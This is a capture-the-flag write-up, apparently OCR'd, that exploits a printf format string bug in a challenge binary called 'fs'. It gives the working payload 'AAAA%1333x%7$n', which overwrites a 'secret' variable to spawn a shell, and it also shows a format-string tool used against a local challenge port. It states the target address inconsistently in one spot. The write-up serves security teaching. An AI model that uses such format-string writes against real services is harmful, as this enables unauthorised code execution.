
Exploitation Station

Problem: We heard there is a flag at: nc 127.0.0.1 12016

Given: a binary program “fs”


Hint: Where is your form at?

Steps:
(1) We download and decompile the given “fs” program in Hopper as below. We see the printf function call and then a condition check. If the condition check passes, the program will give a shell.




```
function main {
    eax = *(arg_4 + 0x4);
    printf(eax, stack[2040], stack[2041], stack[2042], stack[2043], stack[
2044], stack[2045], 0x804a02c);
    if (*secret == 0x539) {
            give_shell();
    }
    return 0x0;
}
```

(2) Now, we run “fs” program as below for a few trials. The program prints the first argument on the command line. If we provide “%p”, the program prints an address. This means the prrintf function in the program takes the first argument on the command line as a format string. Obviously, this is a format string vulnerability that we need to exploit.
There’s an excellent writeup on format string vulnerabilities located over at http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html



```
[qijun@glap exploit]$ ./fs 1234
1234[qijun@glap exploit]$
[qijun@glap exploit]$ ./fs 123456
123456[qijun@glap exploit]$ ./fs 123456 abcd
123456[qijun@glap exploit]$ ./fs 123456abcd
123456abcd[qijun@glap exploit]$ ./fs AAAA%p
AAAA0xffc29bf4[qijun@glap exploit]$
```


(3) To obtain the shell, we need to exploit the vulnerability to put the value 0x539 or 1337 into the variable “secret”. But, we first need to find the address of the variable. We run the command “objdump -t fs | grep -i secret” and get the address 0x0804a02c. We can also find this address in Hopper.




```
[qijun@glap exploit]$ objdump -t fs | grep -i secret
0804a02c g     O .bss   00000004              secret
```

(4) Now, let us find if the address value 0x0804a02c is located on the stack when the program executes. We run the command below.
The program outputs the ‘AAAA’ string followed by the addresses that were pulled from the stack. We see the seventh address is the address of the variable “secret”. This tells us that we

can overwrite the variable “secret” by exploiting the seventh address on the stack through the format string vulnerability.


```
[qijun@glap exploit]$ ./fs 'AAAA %p %p %p %p %p %p %p %p %p'
AAAA 0xff81cf04 0xff81cf10 0xf7559cfb 0xf76f23dc 0xf77468f8 0x804852b 0x804a02c 0x2 0xf76f2000
```

(5) We can accomplish this by using another handy format specifier in conjunction with our format string. The “%#$p” format specifier where “#” is the position of the variable you’re trying to read / write on the stack allows us to specify the exact position on the stack we would like to read or write to. An example is below.


```
[qijun@glap exploit]$ ./fs 'AAAA %7$p'
AAAA 0x804a02c[qijun@glap exploit]$
```


(6) Now all that is left to do is modify the value stored in the address corresponding to the variable “secret” so we can pass the conditional statement. Luckily printf() has a very odd format string specifier ‘%n’. This format specifier means:

“*The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument. No argument is converted.”*

This means if we were to pass the string “AAAA%7$n”, it prints “AAAA” and thus we would write the decimal value 4 (each char is one byte) to the address containing our secret value. Using this trick we can write any value we wish to the address that contains our secret variable. However it seems like we would have to print an exorbitant amount of characters to write the needed value.

Fortunately we can bypass this pesky requirement by using a width specifier in our format string. if we pass ‘AAAA%100x’ to the program, 104 characters will be output. This is because %100x prints the argument padded to at least 100 characters. Therefore we could do the following ‘AAAA%<value-4>x%7$n’ to write an arbitrary value to the address 0x0804902c.

To pass the condition check, we need the value 1337. So, we pass “AAAA%1333x%7$n” to the program.



```
[qijun@glap exploit]$ ./fs 'AAAA%1333x%7$n'
AAAA









                                                    sh-4.3$
```

Bingo! We’ve successfully written the desired value of 1337 into the variable containing ‘secret’ using a format string exploit and launched a new shell environment.
(7) Now, we exploit the remote service to find the flag...

Alternative solution:


Thankfully there’s a very nice tool called FormatStringExploiter at https://github.com/Owlz/formatStringExploiter. We can use the tool to exploit format string vulnerability in six steps.

1) Using Objdump find the address of the variable you wish to read or write to. Here, it is 0x0804a02c.




```
[qijun@glap exploit]$ objdump -t fs | grep -i secret
0804a02c g     O .bss _ 00000004              secret
```

2) Launch the tool, specify the number of variables you would like to read off of the stack. The tool will provide you with a generated format string to pass to the target program.



```
Test string length? (default = 10)

Copy the following into your format string vulnerable application. The purpose i
s to automatically determine things about your vulnerability.
-->     AAAABBBBCCCCDDDD%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x

Copy and paste the output back in here:
```

3) Pass the generated format string to the target program, copy the output from the target program and paste the output from the target program back into the tool as requested.



```
[qijun@glap exploit]$ nc 127.0.0.1 12016
AAAABBBBCCCCDDDD%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x
AAAABBBBCCCCDDDDffe10394ffe103a0f75d119df77483c4f777b0000804852b0804a02c08048520
0000000000000000
```

4) The tool will then output its findings based on the output of your target program. Then you will be prompted if you wish to perform an arbitrary read, or arbitrary write. Even though the tool reports no control points found we already know the address of the variable we want to write to.
5) Continue to exploit the service and find the flag...